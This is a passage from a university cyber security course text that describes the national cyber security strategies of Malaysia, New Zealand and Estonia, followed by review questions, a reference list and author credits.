- (iii) **Outreach:** Promote and facilities formal and informal mechanism for information sharing across the CNII. This includes promoting cyber security awareness, training and education programs to grow the competency of information security professionals and the industry as a whole.
- (iv) **Compliance Monitoring:** Facilities the monitoring of compliance to cyber security policies and standards across the CNII.
- (v) **Risk Assessment:** Assesses and identifies cyber security threats exploiting vulnerabilities and risks across the CNII.

4.5.3.2 Establishment of the Malaysia cyber security centre

The Malaysia Cyber Security Centre is envisioned to become a one-stop coordination centre for national cyber security initiatives by adopting a coordinated and focused approach, with the key objective of strengthening the country's cyber security arena. The centre will be under the purview of the Ministry of Science, Technology and Innovation (MOSTI), and overseen by the National IT Council for policy direction and the National Security Council in times of national crisis.

4.5.4 New Zealand

New Zealand's global cyber security index is 0.735 and it ranks fourth according to Global 2014 results. The intention behind the formation of New Zealand's cyber security strategy is the Government's initiative and response to growing cyber threat. The Strategy builds on existing government and non-government efforts to improve New Zealand's cyber security. It brings forward targeted initiatives aimed at improving cyber security for individuals, businesses, critical national infrastructure and government. In the introduction part of the strategy, the increasing use of Internet, digital systems by government agencies and also New Zealand's critical national infrastructure providers, which includes the banking and finance, telecommunications,

transportations and energy sectors, and other businesses are more and more reliant on digital systems.

Internet Usage at New Zealand is as follows:

- At least 75% of New Zealanders have access to the Internet at home.
- Over 70% of New Zealand Internet subscribers have access to broadband.
- 77% of New Zealand businesses use Internet banking and 50% of rural businesses buy goods and services online.

With such high Internet usage, cyber attacks are becoming more advanced and sophisticated and this have given rise to an increasing and evolving global threat. Year 2010 has been marked by some of the most high-profile, targeted attacks that the cyber industry has ever witnessed. With such emerging cyber threats, government must play a key role in protecting its own systems and critical infrastructure. The government must ensure help to provide a safe digital environment to businesses and individuals to operate in. Government units have already started to tackle problems such as scams, spam, identity theft, electronic crime and critical national infrastructure protection. The New Zealand government provides support to *NetSafe* which is an independent non-profit organisation, which works for cyber safety education and awareness programs in schools. The government is also focusing on international security partners on cyber security issues.

The common cyber security threats to New Zealanders are attackers who exploit vulnerabilities in software, hardware and user behavior. Attackers take advantage of users who fail to follow basic cyber security practices such as regularly changing their passwords, updating antivirus software and using protected wireless networks. In a survey, it was found that:

- 54% of New Zealanders feel they know little or nothing at all about computer security risks and solutions.
- 59% of New Zealanders do not secure their mobile phones, PDAs or smart phones by using, and regularly changing, a password or PIN.
- International data suggests 133,000 New Zealanders per annum are victims of identity fraud (the majority of cases having a cyber element), with around one third falling victim to identity theft and two thirds falling victim to credit or bank card fraud
- Cyber criminals are highly using social networking sites to access user's personal information (birth dates, phone numbers, employment details etc) to perform cyber crimes.

Hactivism, Cyber Espionage are also common cyber crimes which are prevalent today.

The important objectives of the strategy are to:

- raise the cyber security awareness and understanding of individuals and small businesses;
- improve the level of cyber security across government; and

- build strategic relationships to improve cyber security for critical national infrastructure and other businesses.

The Government has appointed the Ministry of Economic Development as the lead policy agency responsible for coordinating cyber security policy and implementing this Strategy.

4.5.4.1 Priority Areas and Key initiatives

1. *Increasing awareness and online security:* The Government is working with industry and non-government organisations, such as NetSafe, on initiatives to improve access to cyber security information and advice.

Key initiatives:

- Partner with industry and non-government organisations, such as NetSafe, to:
 - centralize cyber security information and resources for ease of access; and
 - deliver a coordinated cyber safety awareness-raising program.

Longer-term initiative:

- Progress work with Internet Service Providers to develop appropriate solutions to address cyber security issues, such as infected computers and botnets.

2. *Protecting Government Systems and Information:* As a priority, the Government will establish a National Cyber Security Centre within the Government Communications Security Bureau.

Key initiatives:

- Establish a National Cyber Security Centre within the Government Communications Security Bureau.
- Implement steps to improve cyber security practices in government agencies

3. *Incident Response and Planning:* Through the establishment of a National Cyber Security Centre, the Government will build on New Zealand’s existing cyber security capability to plan for and respond to cyber incidents. The National Cyber Security Centre will absorb the current functions of the Centre for Critical Infrastructure Protection (CCIP). The Government will work with critical national infrastructure providers and other businesses to support them to further develop their cyber security responses. This will include assessing the need for a New Zealand Computer Emergency Response Team (CERT).

Key initiatives:

- Establish a National Cyber Security Centre, which will absorb the functions of the CCIP.
- Revise the Government’s national cyber incident response plan.
- Expand work with industry, including critical national infrastructure providers and businesses to support them to review their cyber security responses.

Longer-term initiatives:

- Work with interested parties to determine the need for a New Zealand CERT.

4.5.4.2 Other Initiatives

Research and development is a key component in improving New Zealand's response to cyber security threats. The Government will work with industry, academia, government agencies and other relevant organisations to explore further opportunities to enhance New Zealand's cyber security response.

Longer-term initiatives:

- Work with educational and training institutions to determine an appropriate solution to meet the need for cyber security professionals in New Zealand.
- Work with international partners on initiatives to combat cyber crime and determine New Zealand's alignment with the Council of Europe Convention on Cybercrime.

At the end of this strategy, glossary of terms is given which defines the terms like Botnet, CERT, Critical national infrastructure, cyber attack, cyber crime, etc.

4.5.5 Estonia

Today, Estonia is widely regarded as a leader in Information Technology in general, and cyber security in particular. Estonia ranks fifth with cyber security index 0.706 according to Global 2014 results.

The Cyber Security Strategy 2014-2017 is the basic document for planning Estonia's cyber security and a part of Estonia's broader security strategy. The strategy highlights important recent developments, assesses threats to Estonia's cyber security and presents measures to manage threats. Whole policy is divided into five parts; Analysis of current situation, principles of ensuring cyber security, General objectives of the strategy for 2017, sub goals, and parties related to the strategy.

There were many committees and organizations formed by Estonian government.

- A cyber security council was added to the Security Committee of the Government of the Republic in 2009.
- The Estonian Informatics Centre was given government agency status in 2010. The renamed Estonian Information System Authority (Riigi Infosüsteemi Amet – hereinafter RIA) received additional powers and resources for organizing protection of the state's information and communication technology (hereinafter ICT) infrastructure, and exercising supervision over the security of information systems.
- In 2011, a CIIP commission was formed to promote public-private cooperation.
- The cybercrime investigation capabilities of the Police and Border Guard Board (hereinafter PBGB) were consolidated into a single department in 2012.
- Estonian Defense League's Cyber Unit (hereinafter EDL CU) was created to improve the security of Estonian state agencies' and companies' information systems through coordinated exercises, testing of solutions, training, etc.. The EDL CU can also be engaged to support civilian institutions and protect critical infrastructure in a crisis situation.

The Estonian government has always given very high importance to awareness and training programs for cyber security. HITSA training is offered to pre-schoolers as well as older children, while also involving parents and teachers in the process. A state-private partnership project was launched in 2013 to raise the skills and security awareness of smart device users, developers and vendors.

In 2014, TUT (Tallinn University of Technology), in cooperation with the Estonian Centre 2CENTRE, opened a Master's program in Digital Forensics. Estonia's 2CENTRE Cybercrime Centre of Excellence is part of the European Union's network of 2CENTRE competency centers.

Cyber criminals are ill motivated and their increased development has become a critical issue. Cyber security of a nation is affected by the actors operating in cyberspace with their various skills, targets and motivations. It is often difficult to distinguish between the actors or determine their relationship to national or international organizations. National defense and internal security are dependent on the private sector's infrastructure and resources, while at the same time the state can assist vital service providers and guarantors of national critical information infrastructure as a coordinator and balancer of various interests.

There are various challenges faced by the Estonian government and they have identified that the main cyber security risks arise from the extensive and growing dependence on ICT infrastructure and e-services by the Estonian state, the economy and the population.

- The Estonian state has no option for effectively supervising services or parts of services which are provided outside of the Republic of Estonia. All vital services and their dependencies must be mapped, alternatives must be developed and operational readiness to implement them must be achieved.
- Cybercrime undermines the functioning of the economic space, reduces trust in digital services, and, in a worst-case scenario, could lead to incidents causing loss of life. Competent personnel and modern technical tools are needed in order to ensure prevention, detection and prosecuting of cybercrime.
- The state's civilian and military resources must be able to be integrated under the guidance of civilian authorities and also interoperable with international partners. This is done to ensure the ability to provide national defense in cyberspace.
- Constantly developing cyber security related know-how and to invest in technology will prevent and decrease future security threats.
- A modern legal framework must be ensured to provide complete solutions to the above challenges as a supporting activity.

There are various principles of ensuring cyber security:

1. Cyber security is an integral part of national security; it supports the functioning of the state and society, the competitiveness of the economy and innovation.

2. Cyber security is guaranteed by respecting fundamental rights and freedoms as well as by protecting individual liberties, personal information, and identity.
3. Cyber security is ensured on the basis of the principle of proportionality while taking into account existing and potential risks and resources.
4. Cyber security is ensured in a coordinated manner through cooperation between the public- private- and third sectors, taking into account the interconnectedness and interdependence of existing infrastructure and services in cyberspace.
5. Cyber security starts with individual responsibility for safe use of ICT tools.
6. A top priority in ensuring cyber security is anticipating as well as preventing potential threats and responding effectively to threats that materialize.
7. Cyber security is supported by intensive and internationally competitive research and development.
8. Cyber security is ensured via international cooperation with allies and partners. Through Cooperation, Estonia promotes global cyber security and enhances its own competence.

4.5.5.1 General objective of the strategy for 2017

a. **Vision:** Estonia is able to ensure national security and support the functioning of an open, inclusive and safe society.

b. **General objective:** The four-year goal of the cyber security strategy is to increase cyber security capabilities and raise the population's awareness of cyber threats, thereby ensuring continued confidence in cyberspace.

c. Subgoals:

(i) Subgoal 1: Ensuring the protection of information systems underlying important Services

- Ensuring alternative solutions for important services
- Managing cross-dependency between important services
- Ensuring the security of ICT infrastructure and services
- Managing cyber threats to the public and private sector
- Introduction of a national monitoring system for cyber security
- Ensuring digital continuity of the state
- Promotion of international cooperation in the protection of the infrastructure of critical information

(ii) Subgoal 2: Enhancing of the fight against cybercrime

- Enhancing detection of cybercrime
- Raising public awareness of cyber risks
- Promoting international cooperation against cybercrime

(iii) Subgoal 3: Development of national cyber defense capabilities

- Synchronizing military planning and preparation for civil emergencies
- Developing collective cyber defense and international collaboration
- Developing military cyber defense capabilities

- Ensuring a high level of awareness concerning the role of cyber security in national defense
- (iv) Subgoal 4: Estonia manages evolving cyber security threats
- Ensuring the next generation cyber security professionals
 - Developing smart contracting for cyber security solutions
 - Supporting development of enterprises providing cyber security and national cyber security solutions
 - Preventing security risks in new solutions
- (v) Subgoal 5: Estonia develops cross-sectoral activities
- Development of a legal framework to support cyber security
 - Promoting international cyber security policy
 - Closer cooperation with allies and partners
 - Enhancing the capability of the European Union

Estonian government has given proper attention to the policy making and now taking care of the implementation of the strategy. The Ministry of Economic Affairs and Communications directs cyber security policy and coordinates the implementation of the strategy. The strategy will be implemented by involving all ministries and government agencies, especially the Ministry of Defense, the Information System Authority, the Ministry of Justice, Police and Border Guard Board, the Government Office, the Ministry of Foreign Affairs, the Ministry of the Interior and the Ministry of Education and Research. NGOs, business organizations, governments, and educational institutions will cooperate in the implementation and assessment of the strategy.

4.6 SUMMARY

In this unit we discussed about the ITU Global Cyber security index and wellness profile. We discussed India's National cyber security policy and finally had discussion on the cyber security strategies and policies of the various countries. Due to the increasing threats from cyber space nations are considering it important to develop national level cyber security strategies and policy. These strategies and policy provides framework for actions to be taken for safe cyber space in country.

Activity:

Activity 1: Go through latest global cybersecurity index & cyberwellness profiles from ITU website.

Activity 2: Study national cyber security policy India available at www.deity.gov.in.

4.7 CHECK YOUR PROGRESS

1. What is Cyber security Index.

2. List categories used for calculating cyber security index.
3. National Cyber security policy - India is released in
4. Vision of National Cyber security policy - India is
5. List objectives of National Cyber security policy - India.

4.8 MODEL QUESTIONS

1. Write a note on cyber security strategies and policies.
2. Discuss importance of national cyber security policies.
3. Discuss National cyber security policy of India.
4. Discuss vision and objective of the National cyber security policy of India.
5. What is ITU- cyber wellness profile.
6. What is ITU - cyber security index.
7. Discuss cyber index and wellness profile of the India.
8. Write note on cyber security strategy of United states.
9. Write note on cyber security strategy and policy of Estonia.
10. Discuss the categories and parameters on which cyber security index is calculated.

References, Article Sources and Contributors

(n.d.). Retrieved Nov. 04, 2015, from <http://www.pcg-services.com/resources/policies-procedures-barrier-growing-company/>

(n.d.). Retrieved Jan. 24, 2016, from <https://www.sans.org/reading-room/whitepapers/incident/protecting-insider-attacks-33168>

(n.d.). Retrieved Jan. 24, 2016, from <http://cert-in.org.in/>

(n.d.). Retrieved Jan. 25, 2016, from <https://www.sans.org/reading-room/whitepapers/detection/understanding-intrusion-detection-systems-337>

(n.d.). Retrieved Jan. 25, 2016, from <https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>

(n.d.). Retrieved an. 24, 2016, from <http://www.webopedia.com/>

(n.d.). Retrieved Jan. 25, 2016, from [https://en.wikipedia.org/wiki/Firewall_\(computing\)](https://en.wikipedia.org/wiki/Firewall_(computing))

(n.d.). Retrieved Jan. 25, 2016, from

<http://social.technet.microsoft.com/wiki/contents/articles/10576.hardware-security-module-hsm.aspx>

(n.d.). Retrieved Jan. 25, 2016, from https://en.wikipedia.org/wiki/IT_asset_management

(n.d.). Retrieved from [https://en.wikipedia.org/wiki/Asset_\(computer_security\)](https://en.wikipedia.org/wiki/Asset_(computer_security))

(n.d.). Retrieved Jan. 25, 2016, from <http://www.networkuptime.com/>

(n.d.). Retrieved Jan. 25, 2016, from <http://techterms.com/>

(n.d.). Retrieved Jan. 25, 2016, from <http://www.thewindowsclub.com/hardware-software-firewall-difference>

(n.d.). Retrieved Jan. 25, 2016, from <http://www.itl.nist.gov/lab/bulletns/bltnmar03.htm>

(n.d.). Retrieved Jan. 25, 2016, from http://www.sersc.org/journals/IJMUE/vol3_no3_2008/8.pdf

(n.d.). Retrieved Jan. 25, 2016, from <http://www.itl.nist.gov/lab/bulletns/bltnmar03.htm>

(n.d.). Retrieved Jan. 25, 2016, from <https://www.sans.org/reading-room/whitepapers/vpns/overview-hardware-security-modules-757>

(n.d.). Retrieved Jan. 25, 2016, from

<https://www.pcisecuritystandards.org/documents/PCI%20HSM%20Security%20Requirements%20v1.0%20final.pdf>

(n.d.). Retrieved Jan. 25, 2016, from

http://www.albany.edu/acc/courses/ia/acc661/NIST_SP_800-48.pdf

(n.d.). Retrieved Jan. 25, 2016, from http://www.sersc.org/journals/IJMUE/vol3_no3_2008/8.pdf

(n.d.). Retrieved Jan. 25, 2016, from <http://www.ironmountain.com/Knowledge-Center/Reference-Library/View-by-Document-Type/General-Articles/S/Secure-IT-Asset-Disposition-Your-Five-Step-Plan.aspx>

(n.d.). Retrieved Jan. 25, 2016, from <http://searchmobilecomputing.techtarget.com/definition/Wi-Fi-Protected-Access>

(n.d.). Retrieved Jan. 25, 2016, from https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

(n.d.). Retrieved from <http://techterms.com/>

(n.d.). Retrieved from <http://www.cisco.com/>

(n.d.). Retrieved Nov. 01, 2015, from <https://www.sbs.ox.ac.uk/cybersecurity-capacity/explore/home>

(n.d.). Retrieved Jan. 03, 2016, from <http://live.sysinternals.com/tools/>

(n.d.). Retrieved Jan. 03, 2016, from <http://www.moonsols.com/wp-content/plugins/download-monitor/download.php?id=7>

Intrusion detection systems buyer's guide. (n.d.). Retrieved Jan. 25, 2016, from <https://www.ipa.go.jp/security/fy11/report/contents/intrusion/ids-meeting/idsbg.pdf>

The Wetware Group. (2012, march 22). *Hacking Wetware*. Retrieved Jan. 01, 2016, from <http://thewetwaregroup.blogspot.ca/p/other-methods.html>

(2015, Oct. 30). Retrieved Nov. 01, 2015, from Department of Electronics and Information Technology: <http://deity.gov.in>

Advanced Offensive Computer Security Training. (n.d.). Retrieved Nov. 01, 2015, from <https://hakin9.org/>

Attack (computing). (n.d.). Retrieved Jan. 24, 2016, from [https://en.wikipedia.org/wiki/Attack_\(computing\)](https://en.wikipedia.org/wiki/Attack_(computing)) available under the Creative Commons Attribution-ShareAlike License.

BackTrack Linux – Penetration Testing Distribution. (n.d.). Retrieved Nov. 01, 2015, from <http://www.backtrack-linux.org/>

CERT. (2013, march 08). Retrieved Nov. 02, 2015, from www.cert.org

Cybercrime countermeasures. (n.d.). Retrieved Jan. 24, 2016, from https://en.wikipedia.org/wiki/Cybercrime_countermeasures available under the Creative Commons Attribution-ShareAlike License.

Das, R. (2014, may 26). *Social Engineering Attacks.* Retrieved Jan. 01, 2016, from InfoSecBuss: <http://www.infosecbuzz.com/social-engineering-attacks/>

Department Of Electronics & Information Technology. (n.d.). Retrieved Nov. 02, 2015, from <http://www.deity.gov.in/>

Department Of Electronics & Information Technology. (n.d.). Retrieved Jan. 04, 2016, from <http://deity.gov.in/>

Dolan, A. (2004, Feb. 10). *Social Engineering.* Retrieved Jan. 02, 2016, from SANS: <https://www.sans.org/reading-room/whitepapers/engineering/social-engineering-1365>

DSCI. (n.d.). Retrieved Nov. 02, 2015, from <https://www.dsci.in>

European Union Agency for Network and Information Security. (n.d.). Retrieved Jan. 04, 2016, from <https://www.enisa.europa.eu>

Frank, B., & Odunayo, E. (n.d.). *APPROACH TO CYBER SECURITY ISSUES IN NIGERIA: CHALLENGES AND SOLUTION.* Retrieved Jan. 26, 2016, from <http://www.ijcrsee.com/index.php/ijcrsee/article/view/11/114> available under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License.

Hallsworth, M., & Rutter, J. (2011). *MAKING POLICY BETTER.* Institute for Government.

Hernandez, S. (2015). *he Official (ISC)2 Guide to the CCSP CBK.* Wiley.

How to protect your computer data from outside threats. (n.d.). Retrieved Jan. 24, 2016, from <http://www.combofix.org/how-to-protect-your-computer-data-from-outside-threats.php>

Incident handling process. (n.d.). Retrieved Jan. 25, 2016, from <https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process>

Incident handling process. (n.d.). Retrieved Jan. 25, 2016, from <https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process>

Indian Computer Emergency Response Team. (n.d.). Retrieved Nov. 01, 2015, from <http://cert-in.org.in>

Indian Computer Emergency Response Team. (n.d.). Retrieved Nov. 02, 2015, from <http://cert-in.org.in/>

Indian Computer Emergency Response Team. (n.d.). Retrieved Jan. 04, 2016, from <http://cert-in.org.in/>

Indian Cyber Emergency Response Team. (n.d.). Retrieved Nov. 01, 2015, from <http://cert-in.org.in/>

Information security. (2015, Oct. 05). Retrieved Nov. 04, 2015, from https://en.wikipedia.org/wiki/Security_policy

Institute of Defense Studies and Analyses. (n.d.). Retrieved Nov. 02, 2015, from <http://www.idsa.in>

International Standard Organization. (n.d.). Retrieved Nov. 02, 2015, from <http://www.iso.org/>

Internet security. (n.d.). Retrieved Nov. 04, 2015, from https://en.wikipedia.org/wiki/Internet_security

Intrusion Detection System. (n.d.). Retrieved Jan. 25, 2016, from https://en.wikipedia.org/wiki/Intrusion_detection_system available under creative commons sharealike license.

ISACA. (n.d.). Retrieved Nov. 02, 2015, from <https://www.isaca.org/Pages/default.aspx>

ITU. (n.d.). Retrieved Jan. 04, 2016, from <http://www.itu.int/>

Kent, K., Chevalier, S., Grance, T., & Dang, H. (2006). Retrieved Jan. 03, 2016, from NIST: <http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf>

Kruse, W. G., & Heiser, J. G. (2001). *Computer Forensics: Incident Response Essentials* . . Addison Wesley.

Ministry of Home Affairs. (n.d.). Retrieved Nov. 02, 2015, from <http://www.mha.nic.in>

National Crime Records Bureau. (n.d.). Retrieved Nov. 02, 2015, from <http://ncrb.gov.in>

National Cyber Security Policy-2013. (2013, July 02). Retrieved Nov. 01, 2015, from Department Of Electronics & Information Technology, Government Of India: <http://deity.gov.in/content/national-cyber-security-policy-2013-1>

National Institute of Standards and Technology. (2015, oct. 30). Retrieved Nov. 02, 2015, from <http://www.nist.gov/>

Physical security. (n.d.). Retrieved Nov. 04, 2015, from https://en.wikipedia.org/wiki/Physical_security

PJ. (n.d.). *What are Policies, Standards, Guidelines and Procedures?* Retrieved Nov. 04, 03, from <http://mindfulsecurity.com/2009/02/03/policies-standards-and-guidelines/>

Press Information Bureau . (n.d.). Retrieved Nov. 02, 2015, from <http://pib.nic.in/>

Security Threats. (n.d.). Retrieved Jan. 24, 2016, from <https://msdn.microsoft.com/en-us/library/cc723507.aspx>

Singh, H., & Singh, G. (2013). Retrieved Jan. 25, 2016, from *Wireless Networking Security*: http://www.ijarcse.com/docs/papers/Volume_3/5_May2013/V3I5-0178.pdf

The Browser Exploitation Framework. (n.d.). Retrieved Nov. 01, 2015, from <http://beefproject.com/>

The Open Group. (n.d.). Retrieved Nov. 02, 2015, from www.opengroup.org

The Open Web Application Security Project. (2015, Sep. 30). Retrieved Nov. 01, 2015, from <https://www.owasp.org/>

Turer, P. (2007). Applying a Forensic Approach to Incident Response, Network Investigation and System Administration using Digital Evidence Bags. *Digital Investigation . he International Journal of Digital Forensics & Incident Response* , 30-35.

Volatility Labs. (2015, Nov. 30). Retrieved Jan. 03, 2016, from www.volatility-labs.blogspot.com

Web Application Security Consortium . (n.d.). Retrieved Nov. 01, 2015, from <http://www.webappsec.org>

What is a Firewall? (n.d.). Retrieved Jan. 24, 2016, from <http://www.networkuptime.com/winfw/page01-01.html> available under creative commons license.

What is Outsider Attacks. (n.d.). Retrieved Jan. 24, 2016, from <http://www.igi-global.com/dictionary/outsider-attacks/21648>

What Is the Difference between Hardware and Software Firewalls? (2014). Retrieved Jan. 25, 2016, from <http://www.zonealarm.com/firewall-blog/blog/difference-hardware-software-firewalls/>

Zeltser, L. (2010). *Incidence Response Plan*. Retrieved Jan. 25, 2016, from <http://security.uconn.edu/wp-content/uploads/sites/251/2014/05/security-incident-response-procedures.pdf>



Dr. Jeetendra Pande

Assistant Professor, School of Computer Science & IT, Uttarakhand Open University, Haldwani


Email: jpande@uou.ac.in



Er. Mukesh Kumar Verma

Senior Cyber Security Analyst, Chandigarh

Email: mkv1989@gmail.com



Er. Ashutosh Bahuguna

Scientist at Indian Computer Emergency Response Team (CERT-In)

Email: bahuguna.a@deity.gov.in



Er. Sani Abhilash

Scientist at Indian Computer Emergency Response Team (CERT-In)

Email: sabhilash@cert-in.org.in

